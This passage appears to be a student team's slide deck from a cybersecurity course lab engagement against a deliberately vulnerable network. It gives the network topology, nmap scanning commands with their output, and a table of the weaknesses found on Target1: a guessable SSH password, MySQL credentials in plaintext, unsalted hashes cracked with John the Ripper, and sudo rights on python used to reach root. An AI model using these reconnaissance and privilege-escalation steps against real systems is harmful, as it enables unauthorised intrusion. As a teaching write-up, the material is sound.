Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

By: Joaquin, Norbert, Daniel, Max & Silas

Group #4

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02

Exploits Used


03

Methods Used to Avoiding Detection

Network Topology
& Critical Vulnerabilities

Network Topology

DANIEL



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: kali

IPv4: 192.168.1.100
OS: Linux (Debian)
Hostname: kibana

IPv4: 192.168.1.110
OS: Linux (Debian)
Hostname: target1

IPv4: 192.168.1.115
OS: Linux (Debian)
Hostname: target2

Exposed Services

DANIEL

Nmap scan results for each machine reveal the below services and OS details:
Command: $ nmap -sV 192.168.1.110

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-21 19:32 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.65 seconds
root@Kali:~#
```

Norbert

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open access to Port 22	An easily guessable user password was used to gain ssh access. No ssh key was required	Attackers were able to get access to the system
MySQL login stored in plaintext	The attackers were able to discover login information for MySQL	Attackers were able to view confidential data
Unsalted password hashes	Unsalted user password hashes were stored in MySQL	Attackers were able to exfiltrate unsalted hashes and crack them with John the Ripper
Misconfiguration of user privileges	User Steven has sudo access for Python	Attackers were able to gain root access

Critical Vulnerabilities: Reconnaissance


Used both the passive and active nmap scan options to uncover vulnerabilities of ports 80 and 443 on Target1

Method	Description	Impact
nmap -sn 192.168.1.0/24	Performed a network scan on the entire network subnet to identify the IP address of Target1 and other hosts on the network	Target1 identified as IP 192.168.1.110 MAC Address: 00:15:5D:00:04:10 (Microsoft)
nmap -O -sV 192.168.1.110	Performed a service scan of all open ports on Target1 and determined OS through passive means	Ports 22/tcp and 80/tcp Debian 5+deb8ut (**protocol 2.0)** OpenSSH Apache **httpd 2.4.10** Debian open on MAC Address: 00:15:5D:00:04:10 (Microsoft)
nmap -O -sV -p 80,22 192.168.1.110	Performed a service scan of ports 80 and 22 on Target1 and determined more information through passive means	OSScan revealed OS details possibly Linux 3.X | 4.X, or 3.2 – 4.9
nmap -A -sV -p 80,22 192.168.1.110	Performed a service scan of ports 80 and 22 on Target1 and determined OS through active methods which is Noisier but more accurate than –O option!	Confirmed additional info. i.e supported port 22 SSH-key encryption and key length (DSA-1024, RSA-2028, ECDSA-256, ED25519-256), the port 80 running service http specifically Apache httpd 2.4.10 Debian and the http-title: Raven Security

Norbert

